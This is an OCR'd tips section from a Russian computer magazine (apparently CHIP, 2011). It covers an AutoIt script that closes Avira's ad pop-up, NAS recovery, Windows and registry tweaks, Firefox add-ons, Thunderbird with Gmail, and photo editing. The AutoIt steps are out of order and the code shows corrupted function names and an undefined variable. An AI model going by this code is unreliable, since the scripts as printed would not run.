
### 3. Дождаться и закрыть



```
SetTitle("Notifier of Avira AntiVir Personal - Free Antivirus")
MinWait($title)
MinClose($title)
```


**ПРОГРАММИРОВАНИЕ** Откройте окно «AutoIt script» и введите код, как показано на картинке. В первой строке присвойте значение переменной «title»: им должно стать полное имя закрываемого окна. Во второй строке дается инструкция ожидать появления окна Avira, а в третьей — команда закрывать его.

### 5. Сохранение кода



**ПОНЯТНОЕ ИМЯ** Теперь нужно сохранить результаты работы. Выберите для файла очевидное название, чтобы при необходимости легко его найти. В нашем примере он получил имя «avira silencer».

### 7. Компиляция




```
MinActivate("Notifier of Avira AntiVir Personal - Free Antivirus")
MinWait($title)
MinClose("Notifier of Avira AntiVir Personal - Free Antivirus")
MinClose("Notifier of Avira AntiVir Personal - Free Antivirus")
Sleep(500)
End
```

Output window showing the command to run the compiled file and the resulting EXE file.

**ПРАВИЛЬНЫЙ EXE** Чтобы превратить строки кода в программу, необходимо создать исполняемый EXE-файл. Используйте для этого комманду «Compile» из меню «Tools».


### 4. Повтор против повтора



```
While 1
  $title = "Notifier of Avira AntiVir Personal - Free Antivirus"
  MinWait($title)
  MinClose($title)
  Wend
```

**ДОБАВЛЕНИЕ ЦИКЛА** Если скрипт будет состоять только из этих трех строк, его выполнение завершится после первого же закрытия всплывающего окна. Когда появится следующее, он не сработает. Поэтому добавьте в код комманду, вновь активирующую скрипт по окончании его выполнения.


### 6. Тестирование скрипта



Run menu showing the script name 'silencer'.

**ФИНАЛЬНАЯ ПРОВЕРКА** В завершение нужно удостовериться в работоспособности созданной программы. Нажмите «F5» и убедитесь, что рекламное окно Avira закрылось. Это будет означать, что скрипт выполняется корректно.

### 8. Автоматический запуск



**ВСЕГДА НАГОТОВЕ** Добавьте ярлык для созданного файла (или сам файл) в пункт «Автозапуск» меню «Пуск». Теперь он будет активироваться при старте системы и нейтрализовывать всплывающие окна Avira. По данным контрольной панели Windows, нагрузка на процессор при этом составляет от 0 до 1%.

# Секреты и советы

## ОБОРУДОВАНИЕ

### Восстанавливаем работоспособность NAS

#### Проблема

Сетевой диск производства Synology неожиданно стал источником головной боли для нашего читателя: после обновления прошивки NAS перестал корректно работать, а его индикатор сигнализировал о неисправности оборудования.

#### Диагноз

Через день после перепрошивки веб-интерфейс накопителя отказался принимать логин и пароль. После ручной перезагрузки все пришло в норму, но через некоторое время на сетевом диске перестал работать SMB-сервер. При этом к папкам накопителя по-прежнему можно было получить доступ по FTP. Чтобы исключить возможность неправильной перепрошивки, наш читатель попробовал повторить эту процедуру, однако система уведомила его, что устанавливаемое ПО всегда должно быть новее уже используемого. На третий день устройство полностью

зависло, перестав реагировать на нажатия кнопок питания и сброса. Накопитель лишь мигал синим светодиодом и отказывался работать. Попытка полностью отключить питание, заново подсоединив силовой шнур, тоже не принесла результата.

#### Решение

Включив прибывший в нашу лабораторию накопитель, мы стали свидетелями продолжительного мигания синего индикатора. После нескольких перезагрузок (кнопка «Reset» удерживалась сначала во время, а затем после включения питания) накопитель заработал. Все системы функционировали нормально. Но для уверенности мы решили произвести еще несколько перезагрузок, каждый раз проверяя наличие доступа к накопителю по FTP и CIFS (Common Internet File System). После первого же запуска папки, расшаренные на SMB-сервере, стали недоступны.

Мы вновь перезагрузили NAS, удерживая кнопку «Reset» в течение 4 секунд после включения. После однократного звукового сигнала мы отпустили ее и сразу же нажали вновь еще на 4 секунды. После трехкратного звукового сигнала накопитель загрузился, но с обнуленной прошивкой. С помощью мастера установки мы нашли NAS в сети и установили на него свежую версию ПО. По завершении этой процедуры он был готов к работе.



#### Медиаплеер

Настраиваем общий доступ в домашней сети

Вы хотите сделать сетевые ресурсы вашего ПК, которые отображаются в Windows Media Player, доступными и для медиапроигрывателя WDTV Live.



**Все настройки**, необходимые для взаимодействия ПК с WDTV Live, можно найти в параметрах домашней группы

**СОВЕТ** Перед тем как начать настройку общего доступа к медиафайлам, хранящимся на вашем ПК, вы должны проверить основные параметры системы и убедиться, что соблюдены все необходимые требования.


Во-первых, на вашем компьютере должна быть установлена Windows Vista или 7. Во-вторых, настройки следует производить из аккаунта, относящегося к группе администраторов, а не из гостевой учетной записи. Проверить это вы можете в меню Панели управления «Учетные записи пользователей | Изменение типа своей учетной записи». В третьих, обратите внимание на то, что в имени вашего ПК не должно быть кириллических символов. Имя компьютера можно увидеть, если кликнуть правой кнопкой мыши по ярлыку «Мой компьютер» и выбрать «Свойства». Если имя содержит буквы кириллицы, нужно исправить его, нажав на «Изменить параметры», а затем на кнопку «Изменить».

Теперь зайдите в Панель управления и откройте пункт «Домашние группы». Убедитесь, что в разделе «Открыть общий доступ к файлам и принтерам» выделены типы медиафайлов, которые вы хотите сделать доступными по сети. Затем в разделе «Предоставить общий доступ к файлам мультимедиа для устройств» активируйте опцию «Потоковая передача изображений, музыки и видео на все устройства домашней сети». Подтвердите выбор нажатием на кнопку «Сохранить изменения».

## Windows Vista/7

### Уменьшение толщины рамки у окон в интерфейсе Aero

Стандартная ширина в пять пикселей для рамки окна в интерфейсе Windows Aero довольно большая, что особенно заметно на компактных мониторах.



**«Похудение»** Используйте эту настройку для сужения рамки окна и, как следствие, увеличения свободного места на Рабочем столе Windows

**СОВЕТ** Стандартную ширину рамки окна можно минимизировать путем настройки интерфейса Windows. Для этого кликните правой кнопкой мыши по свободному месту на Рабочем столе и выберите в контекстном меню пункт «Персонализация». В открывшемся окне щелкните по иконке «Цвет окна», а затем зайдите в «Дополнительные параметры оформления». В Vista, чтобы добраться до этого элемента, также кликните правой кнопкой мыши по Рабочему столу и выберите в контекстном меню «Настройте». В диалоговом окне перейдите в раздел «Окно | Цвет | Внешний вид», а в нем — по ссылке «Открыть свойства классического внешнего вида для выбора других возможностей». В окне «Параметры отображения» нажмите на кнопку «Дополнительно».

Следующий шаг применим в обеих операционных системах. В списке элементов найдите «Обрамление». В расположенному правее поле «Размер» указана заданная по умол-

чанию ширина рамки — «4». Если вместо этого поставить «0», данный параметр станет минимальным. Подтвердите изменение, нажав на «Применить» и «OK», и оно немедленно вступит в силу.

## Windows XP/Vista/7

### Защита файлов от привязки к устанавливаемым программам

Система отлично настроена, однако вас раздражает, что при пробной инсталляции какого-либо приложения она без разрешения переназначает файлы определенных типов на открытие с помощью него.


**СОВЕТ** Вы можете предотвратить переназначение, внеся некоторые изменения в реестр.

**ВАЖНО** Прежде чем приступить к данной процедуре, убедитесь, что интересующие вас типы файлов привязаны к правильным программам. Впоследствии исправить это будет невозможно без возврата реестра в изначальное состояние. В Проводнике перейдите к папкам со своими рабочими файлами и пооткрывайте их, чтобы проверить, какое ПО при этом используется. При необходимости поменяйте его: выберите в контекстном меню пункт «Открыть с помощью | Выбрать программу» и в открывшемся окне отметьте галочкой параметр «Использовать выбранную программу для всех файлов такого типа».

После этого можно приступать к решительным действиям. Откройте редактор реестра. Для этого в Win-

dows XP нажмите «Пуск | Выполнить», наберите в поле ввода «Regedit» и кликните по «OK». В Windows Vista и «семерке» последовательность действий такая же, только в конце нужно нажать на «Enter». Подтвердите запрос системы контроля учетных записей, выбрав «Да». В реестре найдите ключ `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies`, перейдите к разделу «Explorer» и щелкните мышью по правой панели. Теперь выберите в верхнем меню «Правка | Создать | Параметр DWORD», дайте ему название `NoFilesAssociate` и нажмите «Enter». Дважды щелкните по этой записи и измените ее значение на «1», а затем кликните по кнопке «OK».

Таким образом вы создали блокировку только для текущей учетной записи пользователя. Если же вы хотите защитить зарегистрированные типы файлов от переназначения для всех пользователей, нужно зайти в другую ветку реестра — `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies`. Найдите раздел «Explorer», а если его там нет — создайте, выбрав в верхнем меню «Правка | Создать | Раздел» и дав ему соответствующее имя. Затем так же, как описано выше, создайте параметр `NoFilesAssociate` и присвойте ему значение «1». После этого закройте реестр. Теперь в диалоговом окне, появляющемся при щелчке по «Открыть с помощью | Выбрать программу», не будет отображаться опция «Использовать выбранную программу для всех файлов такого типа».



### Запретная зона


Задайте для этого параметра реестра значение «1» — и все типы файлов будут защищены от переназначения

# КОММУНИКАЦИИ

## Mozilla Firefox 2x/3x

### Структурирование открытых вкладок

Если вы любите путешествовать по Сети, открывая множество сайтов одновременно, обычный вид вкладок не очень удобен. С помощью дополнения можно сделать их заголовки более читаемыми, а также объединить вкладки, относящиеся к одному сайту, в древовидную структуру.



**Усовершенствованная панель** Дополнение Tree Style Tab улучшит читаемость при большом количестве одновременно открытых вкладок

**СОВЕТ** Множество открытых вкладок не только осложняют ориентирование в них, но и способны замедлить браузер при его перезагрузке (например, для установки плагина). Дополнение Tree Style Tab поможет решить данную проблему. Чтобы установить этот инструмент, перейдите на сайт <https://addons.mozilla.org> и в строке поиска введите его название. Затем на странице дополнения нажмите на кнопку «Add to Firefox». Проигнорируйте предупреждение о том, что дополнение не было протестировано, нажмите на «Установить» и перезапустите Firefox.

Теперь вкладки всегда находятся на панели сбоку, и даже при открытии множества сайтов их названия можно прочитать. Особенно удобен этот режим на широкоформатных мониторах. А в случае с экранами с соотношением сторон 4:3 вы можете, потянув за разделятельную линейку справа от панели, настроить ее ширину. Затем кликните правой кнопкой мыши по панели и выберите в контекстном

меню пункт «Зафиксировать позицию и ширину панели вкладок».

Варианты поведения вкладок можно регулировать. Для этого откройте меню «Инструменты | Дополнения», выберите «Tree Style Tab» и нажмите на кнопку «Настройки».

В разделе «Внешний вид» позволяет задать размещение панели в окне браузера, а также стиль вкладок и иконки сворачивания дерева. В «Автоскрытии» можно включить соответствующий режим — тогда панель вкладок будет разворачиваться только при подведении курсора к краю браузера.

## Mozilla Firefox 3.x

### Часть URL-адреса как элемент навигации

Некоторые сайты имеют очень неудобную структуру — зачастую проще вручную изменить часть адреса, чтобы попасть в нужный раздел.



**Locationbar2** превращает элементы URL в навигационные ссылки


**СОВЕТ** На некоторых интернет-ресурсах, например форумах, неудобно перемещаться по разделам, так как из навигационных средств доступна только кнопка, позволяющая вернуться на главную страницу.

Чтобы сделать перемещение по таким сайтам более быстрым и удобным установите дополнение Locationbar2. Для этого на сайте <https://addons.mozilla.org> введите его название в строке поиска. После инсталляции выберите в меню браузера пункт «Инструменты | Дополнения», а в строке «Locationbar2» — «Настроить». Чтобы лучше различать части URL, задайте цвет основного хоста и отметьте галочкой параметр «Полужирный». Также активируйте параметр «Каждой части адреса» — это сделает вид ссылки похожим на навигационную полосу в Проводнике Windows 7. Теперь при зажатой кнопке «Ctrl» или «Shift» вы сможете выбирать курсором отдельные части адреса, нажимая на значки стрелок.

## Thunderbird

### Поддержка аккаунта Gmail совместно с другими

Среди прочих почтовых сервисов вы пользуетесь и ящиком Gmail. Но каждый раз заходить в него через браузер утомительно — хотелось бы управлять всеми аккаунтами из удобного клиентского приложения.



**Настройка Gmail** Для экономии трафика на мобильных устройствах необходимо выбрать опцию «Включить POP для писем, полученных с этого момента»



**СОВЕТ** Управлять несколькими аккаунтами способен, например, Thunderbird. Чтобы воспользоваться этим, зайдите на [www.gmail.com](http://www.gmail.com), кликните по ссылке «Настройки» и перейдите в раздел «Пересылка и POP/IMAP».

Активируйте протокол доступа к почте — POP или IMAP. Последний, в отличие от POP, поддерживает двустороннюю связь между клиентом и сервером и обеспечивает синхронизацию между различными клиентскими приложениями. Если почта будет использоваться на нескольких ПК и мобильных устройствах, выбирайте IMAP.


Теперь в Thunderbird из меню «Инструменты» откройте окно «Параметры учетной записи» и нажмите на кнопку «Действия для учетной записи». Выберите из списка вариант «Добавить учетную запись почты». Заполните поля с именем, адресом почтового ящика и паролем. После короткого теста соединения клиент получит настройки IMAP, и можно будет нажать на кнопку «Создать учетную запись».

# ФОТО И ВИДЕО

## Adobe Photoshop CS5

### Увеличиваем изображение

Вы хотите распечатать снимок в большом формате, но для этого требуется файл с гораздо большим, нежели у исходного, разрешением.



**СОВЕТ** Существует несколько методов увеличения картинки. Photoshop CS5 предлагает следующие типы масштабирования: «Nearest Neighbor», «Bilinear», «Bicubic», «Bicubic Smoother» и «Bicubic Sharper». Их действия значительно отличаются друг от друга.

Например, для скриншотов подходит вариант «Nearest Neighbor» — метод копирования пикселей, заменяющий каждую точку четырьмя другими такого же цвета. Изображение становится больше оригинала и сохраняет детали, но при сильном увеличении заметен лестничный эффект.

В случае с качественными фотографиями лучше всего использовать бикубическую интерполяцию, при которой получаются значительно более резкие изображения, чем при линейной или билинейной. Для увеличения изображения лучшим вариантом является «Bicubic Smoother», для уменьшения — «Bicubic Sharper».

Использовать билинейную интерполяцию сейчас практически бессмысленно: данный алгоритм анализирует лишь четыре соседних пикселя, окружающих неизвестный, а бикубический — шестнадцать. К тому же при увеличении цифровых изображений наблюдается сильная пикселизация картинки. **CHIP**



## Фотосъемка воды: особенности

Фотографировать воду весьма непросто — даже при использовании штатива и длительной выдержки изображения порой получаются однотонными, и на них теряются некоторые детали.

### Проблема

На снимке водопада все окутано серой дымкой — такая фотография не выглядит живой и рельефной. А если водный каскад скрыт в лесу, куда практически не проникает солнечный свет, негативный эффект усиливается.

### Снимаем иначе

Несмотря на малую скорость срабатывания затвора, следует выставлять минимальное значение светочувствительности: с повышением ISO увеличивается и цветовой шум. Следите за тем, чтобы тени при съемке были достаточно хорошо проработаны — это способствует получению необходимого результата.

### Обработка на ПК

Автоматическую коррекцию лучше не использовать. Чтобы фотография «ожила», нужно расширить ее цветовой диапазон. Откройте исходное изображение формата RAW в Adobe CS3 или старше (либо Photoshop не ниже шестой версии). Вызвав гистограмму, в ее правом верхнем углу выберите канал «Luminosity». Затем, кликнув по меню «Image», откройте подменю «Adjustments» и активируйте опцию «Levels». На нижней оси гистограммы размещены

три ползунка, отмечающих положение темных, светлых и средних тонов. Потяните черный треугольник вправо и установите его так, чтобы темная область гистограммы, не содержащая пикселей, лежала за пределами тонального интервала. Сместите белый ползунок влево, также установив его на том уровне, где уже есть пиксели изображения. После этого картинка становится излишне темной, ухудшается детализация. Теперь нужно скорректировать уровень полутонов. Сместите средний ползунок в сторону теней — изображение станет светлее.

В меню «Brightness/Contrast» в случае необходимости можно немного снизить яркость полутонов. Чтобы повысить контрастность и насыщенность, поработайте с регулятором контраста. Для улучшения рельефности изображения увеличьте насыщенность в меню «Hue/Saturation» (в нашем примере — до «+50»). Также стоит отрегулировать параметр «Lightness».

В завершение можно настроить резкость, открыв «Filter | Sharpen | Unsharp Mask», или поэкспериментировать с опцией «Filter | Noise | Dust & Scratches», которая поможет удалить лишний шум.

# Весь нужный софт — бесплатно

Компьютер без программ — не более чем предмет интерьера. Однако на его оснащение необходимым лицензионным софтом может потребоваться сумма, превышающая стоимость аппаратной части. CHIP подобрал лучшие бесплатные версии всех необходимых для ежедневной работы за ПК приложений.



## Сломался ПК? Чиним сами

Даже если не загорается экран или отказала Windows, не стоит паниковать. Советы CHIP помогут выявить проблему, протестировать комплек- тующие и восстановить систему.

## Притворяясь смартфоном

Не обязательно покупать дорогой аппарат, чтобы пользоваться социальными сервисами, мультимедийными функциями и синхронизировать данные. Вполне можно просто расширить способности обычного телефона.



## CHIP Еще в номере

### → ИНТЕРНЕТ ИЗ КОСМОСА

Все, что нужно знать при выборе оборудования и провайдера для подключения спутникового Интернета в городской квартире или загородном доме.

### → УЛУЧШАЕМ ЗВУК

CHIP расскажет, как с помощью специальных программ усовершенствовать звучание микрофонных или концертных аудиозаписей.

### → МЕГАТЕСТЫ

Сравнительные тесты фотокамер, струйных МФУ, планшетных ПК, флеш-карт и беспроводных маршрутизаторов помогут сделать правильный выбор при покупке.

**CHIP 3/2011**  
в продаже  
с 18 февраля  
2011 года

**+DVD 9**  
ТРЕЙЛЕРЫ,  
ИГРЫ, БОНУСЫ



### CHIP DVD в марте

У всех наших читателей есть прекрасная возможность бесплатно получить систему для анонимного общения в ICQ. Также мы протестируем переводчики, некоторые из которых будут предложены вам на эксклюзивных условиях.

#### Клавиатурным маньякам

Find and Run Robot позволяет искать и запускать приложения, используя только клавиатуру.

#### Создавайте шедевры

Холст, кисть и краски совершенно бесплатно предлагают программа TwistedBrush Open Studio.

#### Сжимаем и убираем лишнее

Вдохните вторую жизнь в реестр Windows с помощью бесплатной утилиты Registry Life.

#### Забота о важном

Знать все о состоянии жестких дисков и ухаживать за ними поможет спецверсия HDD Control.